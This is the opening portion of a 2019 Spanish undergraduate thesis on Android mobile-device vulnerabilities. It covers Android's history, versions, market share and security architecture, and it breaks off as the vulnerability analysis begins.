Pontificia Universidad Católica del Ecuador | SEDE ESMERALDAS

ESCUELA DE SISTEMAS Y COMPUTACIÓN

TESIS DE GRADO

ANÁLISIS DE LAS VULNERABILIDADES EN DISPOSITIVOS MÓVILES CON SISTEMA OPERATIVO ANDROID

PREVIO A LA OBTENCIÓN DEL TÍTULO DE

INGENIERO DE SISTEMAS Y COMPUTACIÓN

AUTOR (A)

JIMMY NARCISO PIANCHICHE LARGO

ASESOR (A)

MGT. XAVIER QUIÑONEZ KU

Esmeraldas – Mayo, 2019

Tesis de grado aprobada luego de haber dado cumplimiento a los requisitos exigidos, previo a la obtención del título de INGENIERO EN SISTEMAS Y COMPUTACIÓN.

TRIBUNAL DE GRADUACIÓN

..…….

PRESIDENTE TRIBUNAL DE GRADUACIÓN

…….

MSc. JUAN CASIERRA CAVADA Lector 1

…….

MSc. JAIME SAYAGO HEREDIA Lector 2

…….

MSc. XAVIER QUIÑONEZ KU

Director de la Escuela de Ingeniería de Sistemas y Computación

…….

MSc. XAVIER QUIÑONEZ KU

Asesor de Proyecto de Tesis

AUTORÍA

Yo, **JIMMY NARCISO PIANCHICHE LARGO** portador de la cédula de identidad No. **080322075-5** declaro que los resultados obtenidos en la investigación que presento como tesis de grado, previo a la obtención del título de "**Ingeniero en Sistemas y Computación**" son absolutamente originales, auténticos y personales.

En tal virtud, declaro que el contenido, las conclusiones y los efectos legales y académicos que se desprenden del trabajo propuesto de investigación y luego de la redacción de este documento son y serán de mi sola, exclusiva responsabilidad legal y académica.

JIMMY NARCISO PIANCHICHE LARGO

CI: 080322075-5

DEDICATORIA

El presente trabajo de investigación está dedicado a mis padres que siempre me apoyaron en todo momento para lograr este objetivo, mi vida y mis logros son de ustedes.

Jimmy Pianchiche Largo

AGRADECIMIENTO

A mis padres Luis Pianchiche Tapuyo y María Largo Cimarron por todo su amor y apoyo incondicional a lo largo de mi vida como universitario e hijo, muchas gracias queridos padres, este triunfo es de ustedes. A todos mis hermanos que estuvieron conmigo desde niño y contribuyeron en mi formación personal y profesional, muchas gracias por todo.

RESUMEN

La presente investigación se realizó con el objetivo de analizar las vulnerabilidades en los dispositivos móviles con sistema operativo Android. Para la ejecución de la investigación se recolectó información de distintas fuentes y autores que permitió comprender los conceptos de Android y dispositivos móviles, también, se obtuvo cifras numéricas acerca de las vulnerabilidades detectadas anualmente, como resultado se determinó que las principales vulnerabilidades son: Overflow(desbordamiento), Execute Code (ejecución de código) y Gain Privilege (ganar privilegio). A pesar de que Google ofrece al público parches y actualizaciones, los ataques a los smartphones continúan, es un tema de suma importancia y los usuarios deben tener en cuenta las amenazas que existen en el medio y como poder afrontarlos.

Palabras claves: Terminal, dispositivo móvil, Android.

ABSTRACT

This research was conducted with the aim of analyzing vulnerabilities in mobile devices with Android operating system. For the execution of the investigation information was collected from different sources and authors that allowed to understand the concepts of Android and mobile devices, also, numerical figures were obtained about the vulnerabilities detected annually, as a result it was determined that the main vulnerabilities are: Overflow, Execute Code and Gain Privilege. Although Google releases patches or updates to the public, attacks on smartphones continue, is an issue of utmost importance and users must take into account the threats that exist in the environment and how to deal with them.

Keywords: Terminal, mobile device, Android.

ÍNDICE

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

ÍNDICE DE ANEXO

INTRODUCCIÓN

Presentación de la investigación

La presente investigación se desarrolló sobre el tema "Análisis de las vulnerabilidades en dispositivos móviles con sistema operativo Android", donde se analizó y se determinó las principales vulnerabilidades, además, se expuso los tipos de amenazas que pueden materializarse, posteriormente, se realizaron pruebas de ataques dirigidos a dispositivos móviles, y de igual manera se determinó en qué categoría de amenazas pertenecen.

Planteamiento del problema

Los dispositivos Android en comparación con otros sistemas operativos, ocupan el primer lugar en el mercado de la telefonía móvil; algunos usuarios utilizan los dispositivos especialmente para llamadas telefónicas, sin embargo, existen usuarios que conocen la tecnología que se tiene a la mano y sacan provecho de ello. Tanto en el mundo empresarial como en otros ámbitos como, estudio, salud, etc., se han convertido en piezas fundamentales en las actividades diarias de las personas. Especialmente los dispositivos Android han tenido la mejor acogida por parte de los usuarios, ofrecen variedades de modelos y precios [1].

Las empresas teniendo en cuenta el impacto en la sociedad y por generar mayores ingresos económicos se enfocan en desarrollar dispositivos de forma continua e interactivos de fácil manejo, mientras que descuidan la parte de la seguridad; existen personas conocidas como hackers que se basan de sus conocimientos y habilidades para cometer distintos delitos, ejemplo, robo de información, suplantación de identidad, entre otros.

Como consecuencia de los ataques y el impacto que generan dichos acontecimientos, el tema de la seguridad en los dispositivos móviles en los últimos años ha tomado mucha importancia. Uno de los factores que incitó a los hackers a realizar ataques es la popularización de los dispositivos, desafortunadamente, se percataron que eran capaces de realizar varias funciones, como transferencias bancarias o incluso guardar información confidencial [2].

Gran parte de la población mundial tiene acceso a la información tecnológica, en este caso, sobre los dispositivos móviles, como sus ventajas y desventajas, sin embargo, una determinada parte de usuarios no aplican el autoaprendizaje, desconociendo el alcance y exponiéndose a amenazas que pueden atentar contra su integridad física y psicológica.

Justificación

Esta investigación se realizó con la finalidad de informar acerca de las vulnerabilidades en los dispositivos móviles, de manera que los usuarios puedan proteger los datos almacenados, además, se busca concientizar con respecto a la problemática de seguridad en dispositivos Android para tomar las debidas precauciones ante cualquier evento desconocido.

El usuario al adquirir un dispositivo móvil en lo primero que se percata es en el modelo, es decir, fija su atención en lo secundario como la estructura física, después en herramientas como, reproductor de música, linterna, resolución de la cámara, entre otros, desconociendo el alcance y de esa manera quedando vulnerable, lo que genera que los ataques cibernéticos sean más frecuentes, por otra parte, es habitual ver a personas de diferentes edades con un dispositivo móvil, ya que es una necesidad por los beneficios que ofrece, por tanto, la comunidad en general esta propenso a los ataques.

Las empresas, instituciones educativas, instituciones gubernamentales hacen uso del dispositivo móvil por la ventaja que lo diferencia de una computadora de escritorio, la cual es su portabilidad, por consiguiente, no se tiene que estar en una oficina o en casa para enviar, editar, eliminar, subir, descargar cualquier archivo, en resumen, un dispositivo móvil permite hacer todas las actividades mencionadas anteriormente desde cualquier lugar siempre y cuando tenga acceso a internet.

Objetivos

General

Analizar las vulnerabilidades de los dispositivos móviles con sistema operativo Android y sugerir las mejores prácticas para salvaguardar la seguridad del mismo.

Específicos

- Recopilar información referente a dispositivos móviles con sistema operativo Android.
- Identificar las principales vulnerabilidades de los dispositivos móviles Android.
- Describir las amenazas de seguridad móvil dirigidas a dispositivos Android.
- Realizar ataques dirigidos a dispositivos móviles Android.

CAPÍTULO 1

MARCO DE REFERENCIA

1.1. Antecedentes

Los dispositivos móviles se asemejan a un pc de escritorio, los beneficios que aportan es similar, por tanto, están propensos a los mismos riesgos, por ejemplo, código malicioso (malware), perdida de información, phishing, etc [3].

En cualquier ámbito ya sea laboral o educativo los dispositivos móviles se convirtieron en herramientas indispensables gracias a su alta capacidad de procesar datos, dependiendo del tipo de dispositivo móvil, tienen aplicaciones que ayudan a resolver en un instante cualquier tipo de cálculo matemático, estadístico etc., sin embargo, así como desarrollan aplicaciones que ayudan a realizar un determinado trabajo, existen aplicaciones que facilitan el robo de información a los usuarios.

La tecnología está en constante avance y la sociedad demanda dispositivos móviles que satisfagan las necesidades, por las características y beneficios que ofrecen facilitan la vida cotidiana de las personas en diferentes tareas, por lo tanto, existe aumento de profesionales informáticos o aficionados que aprovechan la falta de conocimientos de los usuarios para cometer distintos ciberataques. Los ataques cibernéticos se han convertido en algo común en la sociedad ya que es una forma de generar ingresos económicos de una manera rápida y fácil pero indebido. Gartner [4] afirma que, la plataforma más utilizada en dispositivos móviles es Android. “Su popularidad y difusión han hecho que esta plataforma sufra las más diversas amenazas y vulnerabilidades informáticas, siendo el blanco favorito de los cibercriminales” [5].

Durante el año 2015 y 2016 se presentó un incremento del 49,9% de vulnerabilidades explotadas, donde se evidencia que el más afectado es el usuario por falta de conocimiento en temas de seguridad [6]. Por tanto, los usuarios, están en la obligación de investigar sobre mecanismo de seguridad que les permita protegerse ante los ataques cibernéticos.

El sistema operativo Android posee diferentes medidas de seguridad para los inconvenientes creados por las aplicaciones, una de las medidas que tiene es, su propia tienda de distribución de aplicaciones móviles como, Google Play Store; también, el permiso de instalación de

aplicaciones de fuentes desconocidas, de las medidas mencionadas, afortunadamente existen otras formas para proteger el dispositivo de códigos maliciosos [7].

Android desde sus inicios tomó como prioridad, la seguridad, sin embargo, por distintos factores como, error de programación, fallas en las aplicaciones, etc. "Generan comportamientos no deseados que terminan en vulnerabilidades explotables que pueden poner en serio peligro a los usuarios, desde molestar con simple publicidad invasiva, hasta robar su información sensible con fines delictivos como la extorción o el secuestro" [8].

1.2. Bases teóricas científicas

1.2.1. Dispositivos Móviles

"Los dispositivos móviles son aquellos dispositivos que usan personas o empresas, que permite manejar la información desde cualquier sitio donde se encuentre, acceso a redes de comunicaciones tanto de voz como datos" [9]. También conocido como terminales, están en constante mejora tanto la parte del software como hardware, y la demanda sigue en aumento por parte de los usuarios.

Las personas que no están muy familiarizados con los dispositivos móviles tienden a confundir en su gran mayoría con el smartphone. El nombre de dispositivos móviles se le da a un conjunto de terminales como, tablet (tabletas), consolas de videojuegos, smartphone (teléfonos inteligentes), pc portátiles, entre otros [10].

En el ámbito educativo, los dispositivos móviles son importantes para la adquisición de conocimientos, el uso de la tecnología aumenta la posibilidad de interacción con el grupo, lo que genera mayor comunicación, de este modo se derriba la barrera o el obstáculo entre docentes y alumnos [11].

Los dispositivos inteligentes como el smartphone, soportan grandes procesos aplicativos y proveen una navegación web que cumple con la expectativa, además, se puede instalar otras aplicaciones con la finalidad de tener un dispositivo más óptimo, por otro lado, cuenta con

una interfaz gráfica rápido e intuitivo, amigable, lo que permite una excelente navegación [12].

Por las comodidades que ofrece el dispositivo móvil se ha convertido en una herramienta indispensable para la vida cotidiana de las personas, su capacidad de computo llegó en un alcance que hace años no se pensaba, hoy en día, ha superado las expectativas de la sociedad [13].

1.2.1.1. Características

Los dispositivos móviles actuales cuentan con las siguientes características, la portabilidad, los modelos nuevos son pequeños y delgados, por otro lado, su capacidad de procesar datos sigue en aumento. Son flexibles y programables, es similar a un pc de escritorio y posee un sistema operativo, realiza varias tareas, se puede adicionar otras funcionalidades mediante aplicaciones, posee aplicativos para diferentes ámbitos, ya sea para trabajo, ocio, comunicación, entre otros. Facilidad de manejo, a diferencia de un pc de escritorio es portátil, en caso de un smartphone o tablet la interacción con el dispositivo móvil es dinámico mediante teclados digitales que se adaptan al entorno de la pantalla [14].

Por otro lado. "Permiten conexión permanente a internet o a una red, memoria limitada, con algunas capacidades de procesamiento, generalmente se asocian al uso individual de una persona, tanto en posesión como operación, y fácilmente configurables a gusto del usuario" [9].

Otra característica del dispositivo móvil y que es importante resaltar es la batería, por lo general, la batería es de tamaño reducido y limitado.

1.2.1.2. Clasificación de los dispositivos móviles

Se puede clasificar los dispositivos móviles de acuerdo a su tamaño y funcionalidad, entre los más utilizados por los usuarios son los siguientes [15].

Computadores Pc Portátiles y Netbooks: Las computadoras pc portátiles trabajan igual que una computadora de escritorio, su principal ventaja es su portabilidad. Los netbooks, en comparación con los pc portátiles tienen un menor rendimiento.

Tabletas (Tablet): Dispositivos móviles de tamaño reducido, delgado, con pantalla táctil, no cuentan con teclados físicos sino digitales, puede hacer y recibir llamadas telefónicas, navegar por la web, conexión wi-fi, bluetooth etc.

Teléfonos Móviles (Smartphone): También conocido como celulares, en los últimos años la telefonía móvil avanzó a pasos agigantados lo cual causó la revolución de los smartphones, cuyo dispositivo permite navegar por la web, tomar fotos y grabar vídeos en HD, conexión wi-fi, enviar mensajes de texto, hacer y recibir llamadas, incluye GPS, permite descargar e instalar aplicaciones para trabajos, estudios académicos, entre otros, se puede instalar herramientas de Microsoft office como Word, PowerPoint, Excel etc.

Consola de videojuego: Cuya finalidad del dispositivo es el entretenimiento sin importar la edad, las consolas actuales cuentan para conexión a internet, por lo tanto, se puede jugar online con distintos participantes, además, permite reproducir vídeos, películas, músicas etc., las compañías más populares del mercado son: Sony (PlayStation), Microsoft (Xbox) y Nintendo (Wii).

1.2.1.3. Ventajas y desventajas de los dispositivos móviles

Un dispositivo móvil ofrece varias ventajas lo que facilita la actividad diaria de una persona, asimismo, existen ciertos aspectos que al no tener en cuenta generan severas consecuencias.

Table 1. Ventajas y desventajas de los dispositivos móviles [9]

Ventajas	desventajas
Es un dispositivo pequeño y de fácil transporte.	Aislamiento en la sociedad y por tanto genera una vida sedentaria.
Ahorra tiempo a la hora de revisar correos y notificaciones de pago, etc.	Dependencia del dispositivo para una actividad mínima.
Permite el pago de cuentas de forma online.	Contiene archivos confidenciales como fotos, vídeos, información personal etc.
Permite la gestión del dinero electrónico.	Al tener gran capacidad de almacenamiento con el tiempo aloja archivos basuras.
En capacidad es similar a una computadora de escritorio.	La pantalla táctil es delicada y el costo del repuesto es elevado.

1.2.1.4. Seguridad en los dispositivos móviles

Para una mejor seguridad es aconsejable instalar aplicativos desarrollados por compañías de confianza que se encuentren disponibles en la tienda oficial de Google [14].

El dispositivo móvil es un ordenador portátil que contiene cantidades de informaciones, por lo cual siempre está al asecho por los ciberdelincuentes, los ataques son hechos por las vulnerabilidades que poseen los dispositivos móviles, “Crear software invulnerable es imposible. Lo máximo a lo que se puede tender es a minimizar el riesgo de las vulnerabilidades que, sin lugar a dudas, aparecerán en cualquier software más o menos complejo” [16]**.**

1.2.2. Sistemas operativos para dispositivos móviles

Existen varios sistemas operativos para dispositivos móviles, sin embargo, dos compañías son las más renombradas en el mercado de la telefonía móvil, como Apple y Google [4]. **Apple:** Es la empresa que tiene mayor tiempo en el mercado, a lo que se refiere en dispositivos móviles, una de las características de Apple es que desarrolla software para los

dispositivos móviles que la misma empresa fabrica, la cual ofrece en sus smartphones y iPad una compatibilidad sobresaliente con su sistema operativo y aplicaciones, de esta manera brindando un servicio de calidad.

Google: Se encarga del desarrollo de Android, el sistema operativo está enfocado para los smartphones y tablets, una de las características que posee y que destaca de otros sistemas operativos, es que es de código abierto, es decir, no tiene que pagar derecho de licencia para poder desarrollar aplicaciones, se puede editar por terceras personas [14].

1.2.3. Smartphone más vendido en el mercado

En el mercador de la telefonía móvil se puede encontrar variedades de modelos de smartphone, con distintos precios y colores, con diferentes características y en algunos casos se puede encontrar terminales para usuarios avanzados.

En la siguiente tabla se puede apreciar los smartphones más vendidos en el mercado, Samsung sigue siendo el líder en los últimos dos años; Apple es el segundo en el mercado y en tercero Huawei (ver tabla 2).

Table 2. Ventas mundiales de teléfonos inteligentes a usuarios finales por proveedor en 2017 [4]

Vendedor	2017 Units	2017 Market Share (%)	2016 Units	2016 Market Share (%)
Samsung	321,263.3	20.9	306,446.6	20.5
Apple	214,924.4	14.0	216,064.0	14.4
Huawei	150,534.3	9.8	132,824.9	8.9
OPPO	112,124.0	7.3	85,299.5	5.7
Vivo	99,684.8	6.5	72,408.6	4.8
Others	638,004.7	41.5	682,915.3	45.7
Total	1,536,535.5	100.0	1,495,959.0	100.0

1.2.4. Análisis de dispositivos móviles Android

1.2.4.1. Definición de Android

El sistema operativo Android, en la actualidad, es el más utilizado en los dispositivos móviles, es desarrollo por Google; su competencia es iOS de Apple, ambos sistemas están en el top de S.O. para móviles [17].

"Android es un sistema operativo de código abierto para dispositivos móviles, se programa principalmente en Java, y su núcleo está basado en Linux'' [18]. La plataforma Android es conocido y ofrece un entorno fácil a la hora de desarrollar aplicaciones para móviles, por tanto, es uno de los sistemas operativos preferidos por los usuarios y por las grandes compañías que lo distribuyen. Por otro lado, "además de ser un sistema gratuito y multiplataforma, ha permitido instalarse de manera prácticamente fácil en dispositivos móviles aun con gamas bajas" [9].

La plataforma Android fue desarrollado por Android Inc., en el año 2003, el cual estaba conformado por un grupo de personas (Andy Rubin, Rich Miner, Nick Sears y Chris White); el S.O. fue y sigue orientado a los dispositivos móviles; años más tarde (2005) es puesto en venta y adquirido por Google, pasaron tres años (2008) para que el S.O. tomara renombre en el mercado mundial [19].

1.2.4.2. Características

A continuación, algunas características de Android.

Está basado en el núcleo de Linux y es open source (código abierto); posee su propia tienda oficial (Google Play Store) donde distribuye aplicaciones ya se han gratis o de pagos; se adapta a diferentes pantallas y resoluciones; brinda diferentes formas de mensajería; soporta varios formatos de multimedia; soporta HTML5, Flash Player, etc.; soporta varios tipos de tecnología para la conectividad; el navegador de búsqueda por defecto de Android está basado WebKit; soporta Tethering, que permite usar el dispositivo como un punto de acceso inalámbrico o alámbrico; se puede realizar búsqueda por voz [17].

1.2.4.3. Arquitectura

La arquitectura de Android consta de niveles o capas, la finalidad es que cada una de las capas cumpla con las actividades recomendadas, ya sea brindar servicios a la capa superior o a la capa inferior [9].

A continuación, en la figura 1 se muestra la arquitectura de Android.

Figure 1. Arquitectura de Android [17]

Aplicaciones: En este nivel se encuentran aplicativos instalados por defecto por la empresa de la telefonía móvil, también, aquellas que son instaladas por los usuarios, la app puede ser desarrollada por la empresa oficial (Google) o por terceras personas, ejemplo de algunos aplicativos: contactos, mapa, navegadores [17].

Marco de trabajo de aplicaciones: En este nivel se puede acceder a herramientas de desarrollo para cualquier tipo de aplicación, de este modo, todas las aplicaciones creadas

para Android tanto de la empresa oficial como terceras empresas, o incluso por el dueño del dispositivo, trabajan en un solo framework y comparten el mismo conjunto de API [17].

Librerías: Están desarrollas en C/C++ y proporciona las características que diferencia a Android de los demás sistemas operativos, las librerías en conjunto al núcleo basado en Linux componen el corazón de Android [17].

Runtime de Android: "Incluye un set de bibliotecas base que proporcionan la mayor parte de las funciones disponibles en las bibliotecas base del lenguaje Java. Cada aplicación Android corre su propio proceso, con su propia instancia de la máquina virtual Dalvik" [17].

Núcleo Linux: Es fundamental para Android ya que está basado sobre él, permite la abstracción del hardware y software, se encarga de gestionar los servicios fundamentales del sistema como, gestión de llamadas, procesos, memoria, controladores, seguridad [17].

1.2.4.4. Versiones

El sistema operativo Android desde su aparición hasta la actualidad pasó por varios cambios, cuyas actualizaciones ayudan a mejorar el desempeño y agregar nuevas funcionalidades al dispositivo móvil, por lo general cada versión se representa con un código cuyo código se relaciona con postres.

Table 3. Versiones de Android [20]

Versiones	Características
Android 1.0 <<Apple Pie>> (Tarta de Manzana)	○ Lanzado el 23 de septiembre 2008. ○ Las aplicaciones más famosas de Google: Gmail, Mapas, YouTube, Calendario, Contactos, etc. ○ Menú desplegable de notificaciones. ○ Patrón de desbloqueo.
Android 1.1 << Banana Bread>> (Pan de Banana)	○ Lanzado el 9 de febrero 2009. ○ Es un parche para corregir errores y agregar funcionalidades. ○ Guardar archivos adjuntos en correos. ○ Actualizaciones automáticas.

Android 1.5 << Cupcake >> (Magdalena)	o Lanzado el 27 de abril de 2009. o Inclusión de Widgets <<el más famoso, el de búsqueda de Google en el escritorio>>. o Teclado táctil desplegable QWERTY. o Rotación automática de la pantalla.
Android 1.6 << Donut >> (Dona)	o Lanzado el 15 de septiembre de 2009. o Celulares con pantallas más grandes. o El diseño de la aplicación de Cámara cambió. o Motor multilenguaje de Síntesis de habla.
Android 2.0 / 2.1 << Éclair>> (Bollo de masa crujiente)	o Lanzado el 26 de octubre de 2009. o Nuevo navegador que soportaba HTML5. o Se introduce la función Text to Speech. o Brillo automático.
Android 2.2 << Froyo>> (Yogur Helado)	o Lanzado el 20 de mayo 2010. o Pasaron apenas cuatro meses para otra actualización, a mi parecer, una versión que marcó tendencia, y con la cual muchos conocimos este nuevo sistema operativo: Android. o Nueva funcionalidad de tethering <<compartir internet por USB o Wi-FI>>.
Android 2.3 << Gingerbread>> (Pan de Jengibre)	o Lanzado el 6 de diciembre 2010 o Modificación del panel de notificaciones o Soporte para pantallas mucho más grandes y con alta resolución.
Android 3.0 << Honeycomb >> (Panal de Miel)	o Lanzado el 22 febrero 2011. o Botón especial para abrir multitarea. o Aplicaciones en la pantalla de desbloqueo. o Interfaz de correo en dos paneles.
Android 4.0 << Ice Cream Sandwich>> (Sándwich de Helado)	o Lanzado el 19 octubre 2011. o Desbloqueo por reconocimiento facial. o Cambio de Android Market a Google Play. o Capturas de pantalla.

Android 4.1 << Jelly Bean>> (Golosina del tamaño de un frijol)	○ Lanzado el 9 Julio 2012. ○ Se introduce el asistente de voz Google Now. ○ Se sustituye al navegador por Google Chrome. ○ Captura de fotografías en 360 grados.
Android 4.4 <<KitKat>>	○ Lanzado el 31 de octubre de 2013. ○ Se añadió QuickOffice. ○ Es compatible con dispositivos que cuentan con 512 MB de RAM. ○ El asistente de voz mejora y llega el famoso comando Ok Google.
Android 5.0 <<Lollipop>>	○ Lanzado el 12 de noviembre de 2014. ○ Integración con smartwatches. ○ Soporte para procesadores de 64 bits. ○ Cambio visual en las multitareas acoplando las ventanas en tarjetas.
Android 6.0/6.0.1 <<Marshmallow>>	○ Lanzado el 5 de octubre de 2015. ○ Los usuarios pueden conceder o denegar permisos individuales a las aplicaciones cuando lo requieran. ○ Soporte nativo para reconocimiento de huellas dactilares. ○ Nuevo Sistema de administración de energía llamado "Doze". ○ Capacidad de Carga hasta 5 veces más rápida.
Android 7.1/7.1.2 <<Nougat>>	○ Lanzado el 15 de junio de 2016. ○ Multiventana permite a los usuarios usar dos aplicaciones a la vez con pantalla dividida. ○ Lanzamiento e introducción de una tienda de aplicaciones tipo Google Play, pero dedicada a la realidad virtual: DayDream, siendo que actualmente sólo los dispositivos Google Pixel, Pixel XL y las variantes de equipos Moto Z.
Android 8 <<Oreo>>	○ Lanzado el 21 de agosto de 2017 ○ Optimización de procesos en segundo plano para optimizar aún más el consumo de batería.

	○ Google ha actualizado la guía para diseñar iconos, de modo que se puedan unificar los diseños, ya que ahora habrá iconos animados en dos capaz que podrán mostrar información sin necesidad de abrir las aplicaciones.

1.2.4.5. Seguridad en Android

Arquitectura de seguridad en Android

La plataforma Android desde sus inicios fue de carácter libre, las aplicaciones de este S.O. utilizan componentes modernos tanto de software como hardware, servidores locales y los que están disponibles en plataformas, con la finalidad de brindar calidad, eficiencia e innovación a los usuarios. Para garantizar la calidad, Android brinda un entorno de aplicación que garantice o certifique la seguridad de los consumidores y de los demás factores como la red, datos, etc. Es importante destacar que se requiere de programas de seguridad y una arquitectura fuerte para proporcionar una seguridad robusta a la plataforma Android, posee varias capas de seguridad lo que ofrece flexibilidad en las plataformas open source. Android busca mejorar su sistema operativo para convertirse en el más seguro en plataformas móviles, para eso propone medidas de seguridad tradicionales, como, proteger los recursos del sistema, salvaguardar los datos de los usuarios, aislamiento de las aplicaciones. Para establecer las medidas tradicionales debe proporcionar una serie de claves de seguridad, como, firma de aplicaciones, permisos, seguridad IPC (comunicación entre procesos), seguridad robusta a nivel de sistema operativo [21].

Seguridad a nivel de sistema operativo

Android brinda una seguridad del Kernel/Linux, ofrece una comunicación entre procesos (IPC) segura, es decir, contribuye a que las diferentes aplicaciones que se ejecutan en los distintos procesos se comuniquen de forma segura. Otra característica de seguridad a nivel de sistema operativo es que mantiene limitado al propio código nativo del sistema mediante la seguridad de aplicaciones, ya sea el caso de una explotación de vulnerabilidad de la aplicación, el sistema cuida que la aplicación atacante no interfiera con la tarea de los demás aplicativos o del mismo dispositivo móvil [21].

Seguridad a nivel de núcleo

La plataforma Android está basado en el núcleo de Linux, el Kernel de Linux tiene como objetivo proteger los recursos del usuario de otros, en los últimos años ha sido de gran aporte en entornos de seguridad, posee su propia comunidad de desarrolladores por lo cual se ha ido mejorando, a tal punto de convertirse en un núcleo estable, por consiguiente, ganándose la confianza de empresas dedicadas a la seguridad y de profesionales de la seguridad. Es importante mencionar que el Kernel de Linux brinda varias características de seguridad de acuerdo con un enfoque de computación móvil, que además ofrece: un modelo estable en permisos de usuarios, aislamiento de procesos, independencia para suprimir partes innecesarias en el Kernel [21].

Seguridad a nivel de capa de aplicaciones

Android aprovecha la capacidad que le ofrece Linux, que es su protección a usuario, que le permite separar e identificar los recursos de las aplicaciones, el sistema Android entrega un identificador de usuario único (UID) para cada aplicación y las ejecuta con ese identificador en procesos separados, algunos sistemas operativos, como la configuración tradicional de Linux, utilizan un mismo permiso de usuario para la ejecución de los procesos.

El Kernel proporciona un mecanismo de seguridad para las aplicaciones, el núcleo refuerza la seguridad entre las aplicaciones y, a nivel de procesos se encarga el sistema operativo. Está preestablecido que las aplicaciones no pueden interactuar en conjunto y el acceso al sistema operativo es limitado. La seguridad de aplicaciones no es inquebrantable como en todo mecanismo de seguridad, por tanto, en caso de salir del área de seguridad de aplicaciones en un dispositivo que está configurado con los protocolos establecidos, se está dejando vulnerable la seguridad del Kernel de Linux [21].

1.2.4.6. Versión de Android más utilizado por los usuarios

La versión Android 8.0 (Oreo) a pesar de tener más de un año en el mercado de la telefonía móvil no logra imponerse ante las versiones anteriores, a continuación, el porcentaje de distribución.


Table 4. Distribución de Android [22]

Version	Codename	API	Distribution
2.3.3 – 2.3.7	Gingerbread	10	0.3%
4.0.3 – 4.0.4	Ice Cream Sandwich	15	0.3%
4.1.x	Jelly Bean	16	1.1%
4.2.x		17	1.6%
4.3		18	0.5%
4.4	Kitkat	19	7.8%
5.0	Lollipop	21	3.6%
5.1		22	14.7%
6.0	Marshmallow	23	21.6%
7.0	Nougat	24	19.0%
7.1		25	10.3%
8.0	Oreo	26	13.4%
8.1		27	5.8%

Se puede apreciar que el 48,5% de los terminales cuentan con la versión de sistema operativo Nougat u Oreo, que tienen aproximadamente una antigüedad en el mercado de dos años, por tanto, un gran porcentaje de terminales cuentan con versiones como, Marshmallow, Kitkat, entre otros, cuyas versiones fueron lanzados hace varios años, lo que deja vulnerable a los dispositivos móviles ante las nuevas amenazas.

Android 7.0 (Nougat) sin duda es la versión más utilizada por los usuarios y como segundo lugar está la versión de Android 6.0 como se observar en la figura 2.

Figure 2. Nougat la versión más utilizada [22]



1.2.4.7. Android en el mundo actual

Cada año aparecen nuevos modelos de smartphone (teléfono inteligente), tablet, con las últimas versiones de S.O., de igual manera los competidores ofrecen servicios que satisfacen las necesidades de los usuarios, sin embargo, no es suficiente para ir a la par con Android, gracias a las características que ofrece tanto en software y hardware; continuamente se suman más usuarios en el mundo de la telefonía móvil y, por tanto, Google está en constante mejora del sistema operativo. Android es el S.O. líder absoluto y por gran diferencia de sus competidores como se muestra en la tabla 5.

Table 5. Ventas mundiales de teléfonos inteligentes a usuarios finales por sistema operativo en 2017 [4]

Operating System	2017 Units	2017 Market Share (%)	2016 Units	2016 Market Share (%)
Android	1,320,118.1	85.9	1,268,562.7	84.8
iOS	214,924.4	14.0	216,064.0	14.4
Other OS	1,493.0	0.1	11,332.2	0.8
Total	1,536,535.5	100.1	1,495,959.0	100.0

1.2.5. Seguridad informática

Consiste en la protección del sistema de información o red computacional que está expuesto a operaciones no autorizadas como, divulgación, destrucción, modificación, etc., "En líneas generales, comprende el conjunto de medidas preventivas, de detección y corrección destinadas a proteger los recursos informáticos de una organización" [23]. Cuando se habla de seguridad informática intervienen varios factores, donde las más destacadas son: confidencialidad, integridad y disponibilidad. En resumen, la seguridad informática mediante técnicas, procedimientos, normas, se encarga de mantener la información confiable y seguro [24].

1.2.6. Tríada CID (Confidencialidad, Integridad y Disponibilidad)

Al hablar de seguridad informática y se menciona el concepto de incidentes de seguridad, se refiere a una serie de factores informáticos que pueden comprometer los principios de seguridad, como la confidencialidad, integridad y disponibilidad. La confidencialidad consiste en garantizar que la información sea segura, que no exista riesgo de infiltración, este proceso se realiza mediante protocolos de seguridad como la autenticación de cifrado; la integridad procura que la información sea confiable, que no sea alterado ni modificado, la información debe ser precisa; la disponibilidad se encarga de que la información esté disponible a pesar de las condiciones adversas que pueden presentarse para las personas autorizadas [25].

La tríada (CID) no son los únicos factores que inciden en la seguridad informática, pero si las más relevantes. "Otros factores que hacen a la seguridad informática son la autorización, auditabilidad, anonimato y certificación" [23].

1.2.7. Análisis de vulnerabilidades y amenazas en Android

1.2.7.1. Vulnerabilidades en Android

Investigar el origen de las vulnerabilidades en Android es un tema complejo ya que intervienen varios factores, el principal factor es el error de programación cometido en el proceso de desarrollo del software. Google es una empresa que se dedica al desarrollo y

